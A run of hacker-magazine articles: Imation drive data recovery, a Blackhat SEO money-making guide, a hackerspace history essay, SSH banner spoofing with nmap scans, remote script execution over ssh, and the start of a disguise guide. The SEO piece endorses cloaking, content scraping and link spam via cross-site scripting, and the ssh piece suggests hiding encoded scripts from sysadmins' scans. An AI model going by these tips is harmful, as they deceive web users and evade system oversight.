So in conclusion, I was actually surprised that data recovery worked. I was more surprised by the fact that it was on a flash drive than by the fact that I was recovering "locked" data. I think that the idea Imation has here is a very good one for basic consumers, but against a dedicated adversary, it may not stand up to par.

Links:

Imation18405:`http://www.provantage.com/imation-18405~73MDS2J1.htm`

Lock.exe download location:
`http://www.imation.com/support/drivers/ImationLOCK.exe`

GetBackDataforFAT:`http://www.runtime.org/data-recovery-software.htm`

Shout out: gamer4goood.

Blackhat SEO: Exploiting The Dumb Masses to Make A Profit

by ilikenwf
parwok@gmail.com

A steady income is necessary these days, especially for geeks and hacker types. With all of the wonderful devices and hardware upgrades that come out every day, we tend to spend great deals of money to keep our technology addictions satisfied. So, a supplement to the wallet would be welcome, right? If you know your way around the Internet, there is a pretty simple way to make decent amounts of money online. The only things needed are PHP skills, a good web host, some domain names, and ignorant people lazily surfing to your sites. With these things combined, you're ready for Blackhat Search Engine Optimization.

What is it?

Blackhat SEO is the practice of putting up content-rich websites in an automated way. Once these sites are up and running, the goal is to get them indexed for a set of niche keywords. Once indexed in the search engines for these keywords, a Blackhat SEO will place advertisements or sneaky redirects to affiliate offers in strategic areas on the sites. The goal is to gain as many clicks or sales as possible from the unwitting users who visit. Some people manually set up each site, one at a time, in order to avoid footprints that Google and its ilk are able to see. Such footprints can get your sites removed from search engines' indexes very quickly. I usually use Wordpress, as there are easily modifiable templates out there which can help blend your sites into the blogosphere, and many plugins which provide SEO functions to get your sites indexed quickly are readily available. There are specialized products, which I won't name, available for purchase to allow automation on a gigantic scale. These usually have detectable footprints, unless they are designed to mass install a product and not actually create the sites. Even then, sloppiness can leave footprints that end up getting all of your sites removed from the indexes.

Set It Up

Assuming that you have a good web host, the first step is to set up your content management system on a domain. Pick a domain that fits the niche that you want to aim your site at. You can use subdomains or set up folders within a domain in order to serve as multiple sites, although one site per domain will keep your sites indexed for a longer period of time. Investigate keywords related to your site's topic, and try to find some that are often searched for, but which yield no to few search results. Insert keywords into the content areas and meta tags on all of the site's pages. Once this is complete, totally tweak the look of your site. Modify an existing free template, or create one of your own. Photoshop together some semi-good graphics and slap them up there while you're at it. Assuming you are using Wordpress, you should make sure to install WP-O-Matic, a plugin that converts RSS feeds into posts, allowing keyword rewriting. Other Wordpress plugins which are geared specifically toward SEO, such as the automatic meta tag generators, are highly recommended.

Automatic Content

When your site is running live and looking good, find several RSS feeds off of sites related to your niche, and plug them into WP-O-Matic. Use the replace function on all of them as a precaution to swap out common keywords, so that your content appears to be unique. Set up a cron job to call one of the many free PHP ping scripts hourly, to publicize your pages and get them indexed. Make sure to use a ping script that is on your server and which sends the RPC requests from your server. This keeps your site from being reported as spam to the search engines by services like Pingoat. Try to get backlinks to your sites by either outsourcing or manually submitting your site to a few hundred to a few thousand link directories. Be gradual when building links to make the accumulation of these links appear natural. The more links to your site, the higher in the search engine rankings your pages will appear. If you feel like being extremely evil, you can find and use tools to mass spam links

on forums, comments, or by using cross site scripting. Be careful when you do this! These programs and scripts are easy to find, and I assume that *2600* readers are quite capable of finding them on your own.

Get Indexed and Monetize

The only step left is to wait. There will always be a few of your sites that don't get indexed very quickly or at all by one or more search engines. Sometimes it takes a long time for the slower-crawling engines that aren't as popular as Google to add new sites. When you have a minimum of 100 results in at least one major search engine, put affiliate offers or pay-per-click advertisements on all of your the pages. For affiliates, either embed the offers, or use cloaking scripts to send all non-spider visitors to a sales page. Use an IP filter coupled with a user agent checker script. For pay-per-click advertisements, make sure to place the ads strategically so that they are in places that users are likely to click. The best areas are around the right-hand scroll bar, as well as in the dead center of the page. Use multiple ad networks to avoid the footprints that search spiders can use to identify and remove your sites from their indexes. From there, repeat the process on more sites. If you feel brave, you can put a Google custom search up for each of your sites, as they allow you to plug in your AdSense ID for search result advertisements, and you can specify what sites your custom search includes. Remember that you can put more sites on subdomains or in folders, or buy 99 cent `.info` domains for each of your Blackhat sites. Once you get Blackhat SEO with Wordpress down to an art, you can graduate to more advanced methods that involve cron jobs galore, mass installers, markov engines, and other ways of scraping content, or just keep doing what works for you. Whatever happens, good luck, and be careful!

Notes

A good way to get traffic is to participate in Stumbleupon exchanges on the DigitalPoint forums. This works for both Whitehat and Blackhat sites.

DigitalPoint also has a free co-op advertising network going, in which you earn credits by displaying other people's advertisements, and can in exchange advertise your sites. This is great and can provide many hundreds of free backlinks when your site gets significant traffic.

This practice is currently not illegal anywhere that I am aware of. Spamming via email advertising is illegal in many ways. Let's be careful, so that this doesn't get outlawed as well.

AdSense is really strict and will ban your websites if they determine them to be "spammy." Use PeakClick first, then use AdSense when you have several sites. If you wish to use one ad network, have a PHP script that only displays your advertisements and their code to real users, and not to the search engine bots.

Another good way to make some money off of your sites is to install the Text-Link-Ads advertising script. This script, which by design is carefully hidden from search bots, can display either contextual links or old fashioned links on your sites. They are also working on a pay-per-click network, among other new monetization methods.

At the time of writing, new members are currently not allowed to join, but in the future, NetAudioAds may provide another avenue in which you get paid for every real user by having audio-only advertisments play for five seconds when they visit. Annoying, but effective.

I know many other methods, and tools, but I can't mention them by name, as I don't wish them to become useless in my efforts to turn a profit. Discover them for yourselves. It isn't that hard if you can find the right dark corner of the Internet.

If you can add some form of usefulness to any of your sites, do so, as it will attract traffic and deter spam hunters from reporting you to the search engines.

Useful Sites

Syndk8 is the definitive resource for Blackhat SEO. Register, and learn from the masters. `http://syndk8.net`

Bluehat SEO has many useful posts that describe link building, and a pay service to get indexed quickly. `http://bluehatseo.com`

DigitalPoint Forums is a Whitehat site, but can be useful for our own twisted needs. `http://forums.digitalpoint.com`

PHP Ping Script: copy it to your server, get the RPC ping list from Syndk8, modify it to fit your purposes, and use a cron job to have curl visit the URL of the ping script every hour or so. `http://snippets.dzone.com/posts/show/3329`

YACG (Yet Another Content Generator) is a great tool that builds sites automatically, pulling from various content sources and markoving them. Make sure to modify or build a new template! See the forums to learn about footprints and add-ons for further usefulness. `http://getyacg.com`

Hacker Perspective

Nick Farr

"For these people, there's no separation between work and fun."

- Aaron Swartz (www.aaronsw.com)

On any given Monday night, just 2.5 miles up the hill from the White House, you'll find a group of hackers gathered together around microcontrollers. In one corner of the room, hackers are busy working on code, trading techniques, and hammering out bugs. In another, hackers are busy cutting wire, filtering through bins of chips and components, soldering and desoldering components while gently critiquing each other's work.

Most of the people in the room, however, are "newbies." They're off to the side, fascinated by these hackers making cool things out of a pile of parts. Through careful observation, some idle chatter, and a few questions about the work in progress, they're getting a clearer idea of what these small components do and how they come together.

In a few Mondays, after getting a little experience with a soldering iron, a few code samples, a bit of encouragement, and a kit of their own, a few of these newbies will start contributing ideas and hacks of their own - and be recognized by their peers as fellow hackers.

This is all happening in a space called HacDC, an independent hackerspace founded and funded by hackers to share knowledge, resources, and the crux of what hacking is really about. "Microcontroller Mondays" are just one example of how HacDC brings hackers together to explore where technology meets art, culture, politics, economics, and many other fields.

Since my first Ann Arbor *2600* meeting, sometime in the mid 90s, I've been fascinated by those who call themselves hackers. If I've ever been reluctant to call myself a hacker, it's because I've been in awe of what other hackers are working on and the depth of knowledge and creativity hackers bring to their work. I'm really blown away how brilliant our community is, how quickly hackers achieve a deep understanding of complex systems and find ways of brushing aside limitations and artificial boundaries. Hackers believe anything is possible and work very hard to prove it - often just for fun.

This fascination with hacker genius is why I work to help build communities of hackers, to bring hackers together to share their talents and tackle larger tasks. My core belief is that these communities will show society at large what hacking really is and who hackers really are. My core talent is hacking bureaucracies and hierarchies, gaining a deeper understanding of networks of people in order to patch their prejudices so our community can help the world as a whole.

The first "organizational hack" I was involved in was moving the Ann Arbor *2600* meetings from a nearby mall into the University of Michigan Student Union. The Union had a lot of really great meeting spaces, but the bureaucratic hurdles were a bit much for all but the most organized and established student groups. In retrospect, it wasn't all that hard to register a student group, get a few regulars to chip in some cash, and lobby some academic departments and even the IT group to match what we could scrounge up at a meeting. At the time, it seemed like a lot of work - but it was well worth it for what we got.

We had fast, wired Internet access (this was a few years before Wi-Fi took off), lots of power outlets, a huge board room table with big comfy chairs, no security guards looking over our shoulder, a food court downstairs - what more could we have asked for? We even had a projector and a screen we could use to give presentations! To some of you, it might not sound like a lot. But to us, it was much better than the mall.

It wasn't long before we found other bureaucratic hurdles to exploit. At one meeting, we found out that Microsoft was going to be throwing a big event in one of the upstairs ballrooms to help sell these limited-install "student" versions of Office. Most of us were abandoning closed source software, even throwing unofficial distro parties during our meetings. While we could see the end of closed source software in the server market (especially those of us called upon to "fix" Exchange servers on a daily basis), open

source desktop software still had a long way to go. But at least it was there!

Through some clever social engineering, sympathetic administrators, and a better knowledge of the rules than those called upon to enforce them, we were "invited" to demo the first versions of what's now known as OpenOffice at the event Microsoft paid for! Whether or not someone bought a Microsoft product that day, few people left without getting a free copy of StarOffice from us to try at home. While the side-by-side comparison wasn't as good as it is today, we began to show the larger community that there were good, free open source alternatives that they could help make better!

After college, I followed some of these friends from Ann Arbor out to California, right at the time when the dot-com era was coming to a close. It was there that I encountered a hackerspace called New Hack City. In what used to be a sweatshop, hackers from the Cult of the Dead Cow and their friends had created an insanely awesome space. Most people only got to see the dance floor, but behind a moving wall hid a very large hacker lab, filled with machines, robots, tools, and spaces where hackers got together to build insanely cool things.

The one bad thing about New Hack City was that it was a relatively closed, tight-knit group of people who really didn't want to open up their space to all but a few trusted friends, let alone the general public. Ultimately, because they failed to attract new people to help pay the rent, the space ended up closing.

It was around this time that I began to get involved with nonprofit organizations. There's a type of nonprofit organization called a 501(c)(3) that's both exempt from federal tax and is authorized to accept tax-deductible donations from individuals and corporations. When most people think of a "real" nonprofit, they're thinking of a 501(c)(3). In contemplating the failure of New Hack City, and seeing that hackers didn't really have a way of getting independent funding for their projects, I embarked on another bureaucratic hack that eventually became The Hacker Foundation.

To become a 501(c)(3), you have to form a corporation and apply with the IRS to gain recognition as a tax-exempt nonprofit. Most organizations don't even attempt it without the help of a CPA and an attorney. Nobody thought a group of hackers could gain recognition for an organization called "The Hacker Foundation" without a lot of outside help. Most people thought we should just give the organization a more innocent sounding name - that we'd be shooting ourselves in the foot by using the word "hacker" in our name.

Oddly enough, I still get a bit of this prejudice against the term when I talk about HacDC. It's pronounced "Hack-D-C" and when I'm talking about it to a non-technical audience, I often end up going into a long explanation as to who hackers really are and what hacking really is. Fortunately, this is getting a lot easier, thanks to the great work hackers are doing and the willingness of hackers to talk about their community without fear of being branded as a criminal. Now that there's a space in DC, I can invite people to drop by to see what hacking is for themselves!.

Most of what kept me going during HF's long application process was a desire to chip away at this prejudice, to prove that we could proudly call ourselves hackers and achieve the same federally recognized status enjoyed by those who call themselves academics, researchers, humanitarians, teachers, and other labels easily interchangeable with "hacker." In the process of applying for 501(c)(3) status, we had to show how hackers played all these different roles.

Nearly two years after first being told it couldn't be done, HF achieved 501(c)(3) status. Since then, many other hacker organizations have applied for exemption, proudly using the word hacker without fear of being automatically rejected. One of the most powerful accomplishments of THF was proving that independent hackers and projects could apply for 501(c)(3) status without a lot of money or outside expertise... that hacking was a "tax exempt activity." Many of the hackerspaces forming today, including HacDC, are applying to become 501(c)(3) organizations so they can more easily seek funding and resources from the communities they serve.

Thanks to a hackerspace in Berlin, HF embarked on what is probably one of the greatest organizational and social hacks I've been involved with. HF was invited to 23C3, the 23rd annual Chaos Communication Congress in Germany, and I spoke there on behalf of the foundation. I was incredibly impressed by the European hacker scene, something I had only tangentially seen at hacker events here in the U.S.

What really floored me was seeing C-Base (c-base.org), a large, open, and inviting community of hackers who had built what I viewed as New Hack City on steroids. Upstairs was a dance floor ringed by a bar, loft workspaces, a huge DJ booth, public terminals, and an ever changing array of decorative technology. Downstairs, they had almost every kind of specialized workspace a hacker could want, everything from a fully stocked server room to a recording studio and

a woodworking shop! One of my failings as a writer is an inability to fully communicate what an impression the C-Base had on me. If you're interested in seeing what a hackerspace can be, I strongly encourage you to attend this year's congress in Berlin, the 25C3 (events.ccc.de) and visit the C-Base. My hope is that one day HacDC will achieve in Washington what C-Base has achieved in Berlin.

Seeing the C-Base, I knew that hackers from this side of the Atlantic would be inspired. I had been encouraged by Germans to bring hackers from America over to Europe for their hacker camp happening later that year. I'm not quite sure if it was entirely coincidental, but they had scheduled camp to happen right after DefCon 15. The minute I got back, I started working on making Hackers on a Plane happen.

We set out to make the ultimate hacker vacation. For $1,337 (or 1,337 euros), you got a ticket to DefCon, round trip airfare from Las Vegas to Germany, a ticket, and all the supplies you'd need at the camp. Again, words fail me in describing how awesome the camp was. I strongly encourage you to check out the documentary about the camp to see for yourself (chaosradio.ccc.de/ctv113.html).

Again, in retrospect, putting 40 hung-over hackers on a transcontinental flight, then dumping them in a field with few creature comforts was not really a great idea. Yes, the hacker camps in Europe are exactly that: camps. One of our first logistical failures was not raising all the tents we needed before nightfall. While (almost) everyone who went had a great time, and the camp organizers did everything in their power to help us out, doing the world's two largest hacker events in the same week is not something I'd recommend repeating.

Even after a long week of partying with fellow hackers, a few brave souls decided to continue on a week long tour of hackerspaces throughout Germany and Austria. Here, visiting the C-Base, the C4 in Cologne, the Metalab in Vienna, Das Labor, Entropia, the Netzladen and others, hackers were inspired by the same things I saw a few months earlier. Three hackers from New York City decided to form their own hacker space and started laying the foundation for what became NYCResistor (nycresistor.com) right in the main space of the C4!

This year, at The Last HOPE conference, many of these hackerspaces come out for the first U.S. Hackerspace Village. I'm happy to say it was a complete success, as that first group of inspired American hackers got to introduce their European hacker friends to their fellow hackerspace members. It was awesome to see other spaces in the U.S. get to meet and network with each other. We had groups from all parts of North America, like Noisebridge from San Francisco, the Texarkana Institute of Technology from Arkansas, and east coast "locals" HacDC, NYCResistor, the Hacktory from Philly, and even representatives from hacklab.to in Toronto! We had a huge microcontroller workshop, a circuit bending lab, our own hackersmart with parts and old bits of hacker history, and a live link to the Metalab in Vienna! Most importantly, these gifted hackers dedicated to building community got to meet and socialize with their counterparts around the world, making friends and thinking of new ideas, coming together in exactly the way I hoped they would. I got to see, firsthand, a community forming around an event I helped put together. The HOPE conferences have always brought hackers from around the world and helped strengthen the international hacker community. The Hackerspace Village was merely an extension of that, focused around helping hackers build permanent gathering points where they live, so they can enjoy something like a year-round HOPE of their own.

In many ways, a hacker's work is never really finished. Making spaces like HacDC and NYCResistor thrive takes a lot of effort - and continues to test the bureaucratic skills of the hackers who keep them going. I'm sad to say that between my day job, helping run HacDC, and traveling to conferences to help inspire more hackerspaces, there isn't a lot of time for me to get and stay involved in "real hacking," like Microcontroller Mondays.

As HacDC embarks on a project that partners community organizations to help build a real, comprehensive, and free wireless network in our neighborhood, I realize with both trepidation and gratitude that my greatest social and organizational hacks are yet to come. I realize that I have a lot more mistakes to make and lessons to learn. While I may never see the day where the average person equates the term hacker with genius, passion, and creativity, I'm hope that that I'm playing some small part in bringing this community closer together for the benefit of mankind.

If you're interested in building a hackerspace, be sure to check out hackerspaces.org. Nick is more than happy to take your e-mails at nickfarr@hacdc.org

Spoofing Banners with Open Source Servers

by m0untainrebel
m0untainrebel@riseup.net

When trying to gain access to a computer through non-traditional means, one of the first things you do is a port scan. You want to find out what ports are open, what software is running on those ports, and, if possible, the version of that software. Then, you can see if there are any known vulnerabilities for you to exploit. In many cases, you can use banner grabbing to determine which software is running and its version. After you connect to an open port, it's often polite for the service to send you a welcome banner containing information about it. This article is about how to spoof the welcome banner in open source servers, using OpenSSH as an example, to trick or otherwise throw off potential attackers.

The most popular port scanner today is nmap, which you can get at `insecure.org`. It has a plethora of features, and if you're not already familiar with it I suggest you read up on it. A typical nmap scan looks like this:

```
root@sirius:~# nmap 192.168.1.10
Starting Nmap 4.60 ( http://nmap.org)
  at 2008-04-26 20:45 EDT
Interesting ports on 192.168.1.10:
Not shown: 1711 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3128/tcp open  squid-http
5900/tcp open  vnc
Nmap done: 1 IP address (1 host up)
  scanned in 0.139 seconds
```

Nmap can also do version detection and OS fingerprinting, though I would avoid using these features unless you're out of other options. They aren't very stealthy. OS fingerprinting has been known to crash servers before, and it's not always accurate. Here's what the same scan looks like with version detection enabled:

```
root@sirius:~# nmap -sV 192.168.1.10
Starting Nmap 4.60 ( http://nmap.org)
➥ at 2008-04-26 20:46 EDT
Interesting ports on 192.168.1.10:
Not shown: 1711 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH
➥ 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp   open  http       Apache
➥ httpd 2.2.8 ((Ubuntu) PHP/5.2.4-
➥ 2ubuntu5 with Suhosin-Patch)
3128/tcp open  http-proxy
➥ Squid webproxy 3.0.STABLE1
5900/tcp open  vnc        VNC
➥ (protocol 3.7)
Nmap done: 1 IP address (1 host up)
➥ scanned in 11.194 seconds
```

It might be tempting to always do version detection, or even OS detection, with your nmap scans because the results may contain a lot of juicy information. But if the goal is stealth, it's best to make as little unnecessary traffic on your victim's network as possible.

Instead, I would suggest using the TCP SYN scan, which is the default scan type if you're running as root, with no other special features. You may want to slow down the scan to make it less likely that an intrusion detection system will notice you. Once you know what you're dealing with, you can try figuring out the server software and version one at a time. There's no need to do a version scan on the http-proxy port if you don't intend to attack it, right?

How does banner grabbing work? Servers listen on TCP ports, and some services send out a welcome banner as soon as a connection is made to these ports. To do a manual banner grab, you just need to connect to your target server on a specific port using a program like telnet or netcat. Then, you can see what it says. This certainly doesn't always work, but it works a lot of the time. Here are example banner grabs for the services above:

```
root@sirius:~# nc 192.168.1.10 22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
root@sirius:~# nc 192.168.1.10 80
root@sirius:~# nc 192.168.1.10 3128
root@sirius:~# nc 192.168.1.10 5900
RFB 003.007
```

As you can see, the services on port 80 and 3128 don't display welcome banners. Port 5900 does, but in order to figure out what it means, you'd probably have to google for it. In those cases, I think it would be safe to just use nmap's version detection. Here's how you would only scan ports 80 and 3128, with version detection:

```
root@sirius:~# nmap -sV -p80,3128
➥ 192.168.1.10
```

For this article, we'll hide the banner for the OpenSSH server, making it much harder to attack that port. As long as you're reasonably comfortable with the syntax of the programming language that the server was programmed in, you can do this on your own with any other open source server.

If you're already running an SSH server, uninstall it. Go to `openssh.org` and download source code for the latest version of OpenSSH. Extract the code, and edit the file `sshd.c`. This is the C file for the SSH deamon. If you're trying this with some other server, it might take a little bit of figuring out the program flow before you find exactly where the banner gets displayed in the code. In OpenSSH, it's in the function `sshd_exchange_identification()`. Search for the line that looks like this:

```
snprintf(buf, sizeof buf, "SSH-%d.%d-
➥%.100s\n", major, minor, SSH_VERSION
➥);
```

This is the line which prints a banner that looks similar to `"SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1`. The first part, `"SSH-%d.%d-,"` is necessary for SSH clients to know what version of the SSH protocol they're dealing with, and they won't be able to connect if that isn't intact. The next part displays the value of the constant `SSH_VERSION`, which is defined in `version.h`. Here's what I changed that line of code to:

```
snprintf(buf, sizeof buf, "SSH-%d.%d-
➥MESS WITH THE BEST, DIE LIKE THE
➥ REST\n", major, minor);
```

That's it. Save the file, and compile and install OpenSSH. There are detailed instructions in the file `INSTALL`, but, in short, you need to make sure you have the zlib and OpenSSL development libraries installed; then, you type `./configure`, then `make`, then `make install`.

Now that I'm running my newly compiled OpenSSH server, here's what the banner grab looks like:

```
root@sirius:~# nc 192.168.1.10 22
SSH-2.0-MESS WITH THE BEST, DIE LIKE
➥ THE REST
```

And here's what the nmap version detection scan looks like:

```
root@sirius:~# nmap -sV -p22
➥ 192.168.1.10
Starting Nmap 4.60 ( http://nmap.org )
➥ at 2008-04-26 21:00 EDT
Interesting ports on 192.168.1.10:
PORT      STATE SERVICE VERSION
22/tcp open  ssh      (protocol 2.0)
1 service unrecognized despite
➥ returning data. If you know the
➥ service/version, please submit the
➥ following fingerprint at http://www.
➥ insecure.org/cgi-bin/servicefp-
➥ submit.cgi :
SF-Port52186-TCP:V=4.60%I=7%D=4/2
➥6%Time=4813D050%P=x86_64-unknown-
➥linux-gnu%r(NULL,2E,"SSH-2\.0-
➥MESS\x20WITH\x20THE\x20BEST,\
➥x20DIE\x20LIKE\x20THE\x2
➥SF:0REST\n");
Service detection performed. Please
➥ report any incorrect results
➥ at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up)
➥scanned in 6.087 seconds
```

Editing other people's software like this really isn't as intimidating as it might seem, provided that you understand some of the language it's programmed in. Without too much trouble, you could even edit the server so that it doesn't send the SSH protocol version and edit the client so it doesn't require a protocol version to be sent. This way, attackers won't even know that they're dealing with an SSH server, and you'll only be able to connect to it with your special client. The possibilities of bulletproof security with just a little bit of code hacking are endless.

A Different Kind of Remote Scripting

by Atom Smasher
atom@smasher.org
pgp = 762A 3B98 A3C3 96C9 C6B7
582A B88D 52E4 D9F5 7808

Don't trust anyone who smokes marijuana and votes for Bush. I've had friends who have smoked plenty of pot, and I've known a few people who voted for Bush that I can get along with, but anyone who does both is bad news. Stay away.

Before I go into too much detail, there are four things that we should be familiar with. If you've been using *nix for any length of time, then you may already be familiar with them. Alone, they allow for some neat tricks, but together they can be used for a different kind of remote scripting.

I highly recommend that these techniques be used with ssh public key authentication. If you want to use a cron job, then it's a necessity. Do a web-search if you're not familiar with this; there are a lot of tutorials on the web, so I won't go into detail here. I will point out that public key authentication is not only more convenient than typing a passphrase but also more secure against certain attacks.

In the following examples, the assumption is that you're logged into a box running *nix and that you have ssh access to a second box also running *nix. For those on a tight budget or otherwise restricted in access to resources, you can play along with two dumpstered computers or two Windoze boxes after hours, some Ubuntu CDs, and a switch, router or hub. In a pinch, a crossover ethernet cable can do the job.

Trick 1: SSH can execute remote commands.

On my laptop I can execute the `uptime` command and see output like this:

```
% uptime
9:54PM  up  2:07, 0 users, load
➥ averages: 0.08, 0.14, 0.10
```

But what if I want to quickly run `uptime` on a remote server? Of course, I could log in via SSH and type `uptime`. Another way to do this is to specify uptime as an argument to ssh:

```
% ssh atom@suspicious.org uptime
9:54pm  up 77 days 11:29,  7 users,
➥ load average: 0.00, 0.00, 0.00
```

To quote from the ssh manual, "If [a] command is specified, it is executed on the remote host instead of a login shell." That's a neat trick. The example above shows a simple command without options or arguments, but with proper quoting this can also be used for complex commands including pipelines, lists, control operators, and scripts.

Trick 2: Command interpreters (shells) can read commands from standard input.

```
% echo uptime | sh
9:55PM  up  2:08, 0 users, load
➥ averages: 0.05, 0.12, 0.08
```

We can pipe things into `sh`, and they will be executed by the shell. You don't think that's exciting? OK, maybe it isn't, in that example. Instead of `sh`, we can also use other shells (`bash`, `zsh`, `ksh`) and applications that can be used as command interpreters (`perl`, `php`, `python`, etc.). In the following four examples, we can use a command line interface to pipe simple commands into different applications' standard input. The output of all four of these examples is "Hello World."

```
% echo 'puts "Hello world."' | ruby
% echo 'print "Hello World."' | python
% echo 'print "Hello World.\n";' | perl
% echo '<? echo("Hello World.\n");
➥ ?>' | php
```

While the rest of the examples all use the Bourne shell, the above examples demonstrate that you can use these techniques with just about any interpreted language.

Trick 3: SSH can pass data through standard input, output and error.

```
% echo uptime | ssh atom@suspicious
➥.org sh
9:57pm  up 77 days 11:32,  7 users,
➥ load average: 0.00, 0.00, 0.00
```

What's actually happening there is the local machine is echoing `uptime` into a pipe, the pipe is passing it to the standard input of the `ssh` command, which passes it to `sh` (again, on standard input) on the remote machine where it is executed by `sh`, and then the standard output is displayed locally. Actually, if we're piping into ssh we don't have to specify the `sh` as a command; if we left it out,

the input would be executed by the default login shell. There are two reasons I include the `sh` explicitly: because it's unambiguous and because I tend to write scripts that are specific to different shells, so it's good to specify which shell to use.

```
% ssh atom@suspicious.org 'echofoobar'
➥ | rot13 sbbone
```

In the above example, the remote machine echoes "foobar" to standard output. That output comes to the local machine, where it's piped through `rot13`. What I see on my console is the remote machine's output, "foobar", after it is rot13-encoded on the local machine.

```
% ssh atom@suspicious.org
➥ 'echo foobar 1>&2' | rot13
foobar
```

In this example, the remote machine echoes "foobar" to standard error. Although the output is still being piped into `rot13`, the output is not encoded because rot13 only encodes standard output from the ssh command; the ssh command here outputs "foobar" on standard error, so it is not encoded. Standard output and standard error can be treated independently on one machine, even when the command is executed on another machine.

Trick 4: SSH will return with the exit status of the last command it executes.

```
% ssh atom@suspicious.org 'ls foobar'
ls: cannot access foobar: No such file
➥ or directory
% echo $?
2
```

Assuming that there isn't a file in my home directory on the remote machine called `foobar`, the `ls` command will exit with a nonzero return code, and ssh will return that status to me, locally.

Note that the command argument to ssh is in single quotes. This example would work without quotes, but it's good practice to use quotes. For anything beyond simple commands, it becomes necessary to use quotes. It's also worth noting that this command's output is sent to standard error; ssh then passes it to standard error on my terminal, where it can be handled differently than standard output.

Pot Smoking Bush Voters

I wound up in a bad business deal with some pot-smoking Bush voters. Here's the short version: I was contractually obligated to run code on their server, but I didn't want them to have the code. I was originally contracted to build and fix back-end code for some database-driven real estate web sites. The code I inherited made crap look good. The only thing worse than the code I inherited was the data dumps that were supplied every night and needed to be converted into valid SQL.

The script that I inherited to do this conversion was 1500 lines of uncommented perl which needed regular maintenance. It typically took half an hour for the script to parse the data dump before it decided whether to function correctly, crash, or fill the SQL database with garbage. The first thing I did on that job was to re-write it as a 15 line shell script (not counting comments) that ran in two minutes and never needed tuning.

The data dump usually came between midnight and 6am. Running the script from a cron job, I had to add a few things to make sure the dump was complete before parsing it; I also added a few other sanity checks. In this case, it was better to have a day-old database than a broken database. So, by the time it was running on auto-pilot, I had the scripts doing sanity checks; if everything checked out, then the scripts would read the data dump and convert it into SQL. The SQL was was sanity checked and then imported into the database.

My code was running perfectly, I was making a few bucks, and I was coping reasonably well with former Marines who, instead of focusing on running the business and keeping their clients happy, kept getting all fired up about all of the great things Bush is doing, pausing only to announce the time every afternoon at 4:20. Predictably, the business relationship turned ugly; it was time for me to leave and take my code, but I had obligations to keep them up and running.

Putting It All Together

I needed to get the scripts off of their servers, but I needed them to run every night. Welcome to a different kind of remote scripting! Let's combine a few of the tricks above to create a simple example of using ssh to execute scripts remotely:

```
% cat test-script
#!/bin/sh
## cat my plan and pipe it into rot13
cat ~/.plan | rot13
```

Now, let's run that simple script on a remote machine:

```
% ssh atom@smasher.org sh < test-script
Pbzcyrgr, gbgny, hapbzcebzvfrq tybony
➥ qbzvangvba.
```

Note that the "<" character is just another way for the ssh command to read standard input from a file.

A reasonably complicated example would be the database scripts I was running for my politically challenged associates. When the database scripts were run directly on their server, it looked like this:

```
% script1 | script2 && script3
```

After deleting the scripts from their server

and running them from my desktop, it looked like this:

```
% ssh user@morons.example sh < script1
➥ | script2 && ssh user@morons.example
➥ sh < script3
```

With only slight modifications to my code, I was able to run the scripts from a cron job on my desktop and have it do what it needed to do on the remote server The roach-toking Republicans didn't have a copy of it. The script that did most of the real work (`script2`) didn't even run on their server.

The first script (`script1`) did the initial sanity checking of the data dump and printed the dump to standard out. The second script (`script2`) read the dump from standard input and did most of the real work, spinning data dump straw into SQL gold. The output from `script2` was SQL, which it output to a bunch of temporary files which were then read by `script3`. This script then did some final sanity checks and wrote the data into a new table. It then renamed the table, so there was no downtime during updates. The only thing I had to change was `script2`; instead of just writing the temporary files locally, it had to write the temp files to the server, so they could be read by `script3` when it was run on the server.

OK, some of you may be wondering, "Hey, wait a minute. Wasn't the code on their server before you deleted it? Didn't they have backups?" They would have had backups if they put down the bong long enough to listen to any of my suggestions. No, they didn't have backups.

As much as I wanted to take an active part in screwing them, I knew they'd screw themselves and save me the trouble. Running the cron job from my desktop worked fine for about two months with no complaints from anyone. Then I got messages from the cron job that it couldn't connect to the server. After a few minutes of investigation I found that they chased away the last of their real estate clients and took the server off-line. Not only did they screw themselves, but they did it right on schedule.

Security Considerations & Other Applications

This technique is useful for running a script on a machine and making it difficult to see the code, but it is not a super-secure way to keep your code from being seen. It would be relatively easy for anyone with root access on the remote machine to capture the script being run over ssh, but I'll leave that for someone else to demonstrate. In the example above, I was able to do the data processing on my desktop; even if the Buds For Bush intercepted the first and last script in the pipeline, they still wouldn't have had the script that does the real work.

These techniques can also be used to hide scripts on servers that scan for executable files. Not only can the script be run remotely, but a copy of the script saved on the remote machine doesn't need to be executable to be piped into a shell and executed. The script also doesn't need to start with hash-bang since it's not being invoked directly and doesn't need to provide the full path of the interpreter. If that's not enough to keep your sysadmin frustrated, you can also save an encoded copy of the script, and pipe it through a decoder before piping it into an interpreter.

If you do happen to be a sysadmin, think about using this technique to run a script on multiple servers. Instead logging in to twenty or thirty servers to do something "quick and simple," you can run a for loop on your desktop to run the script on each of the servers while you surf the web. Even for something that you normally wouldn't script, this becomes a more appealing option as the number of boxes increases. Something as simple as editing a configuration file on a few servers looks different when you think about it this way.

I'll leave you with a real-world example that I use regularly. It's a script to block advertising sites using some of the third-party operating systems on a Linksys WRT-54G. I'm currently using it with DD-WRT, and it's great for blocking banner ads on all computers connected to my home LAN. I call the script `adblock-wrt54g`, and it's run with no arguments from my laptop or desktop. This makes it easy to update the list and instantly protect all of the computers on my LAN. The script that's executed on the router is a single-quoted argument to ssh; the list that it's using is piped to ssh's standard input. The router supports public key authentication, so I don't have to type a passphrase when I run it.

I hope that you've learned something useful, and that you can go beyond my examples to create something useful. Happy hacking!

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/

SIX QUICK POINTS OF DISGUISE

by MasterChen

So, you find yourself in a place where you shouldn't be, and you need a quick escape. You've stayed low profile and haven't stood out too much, but you know that if you went out the way you came in, it would definitely be suspicious. Whatever the case may be, a quick disguise would aid in a safe escape. Now, before we continue, let me remind you that all information can be used for good or evil, so what you do with this is your decision. I accept no responsibility.

Wherever I go, I always carry a backpack with me that is equipped with a few items. These include a change of clothing, sunglasses, a razor, a hat, a wrist watch, a notebook with pen or pencil, reading material (your favorite issue of *2600* maybe?), and prescription or non-prescription reading glasses. To effectively disguise yourself, you need to change at least six features about yourself. I will be describing myself as an example for this article just to demonstrate what I am discussing.

Before Look

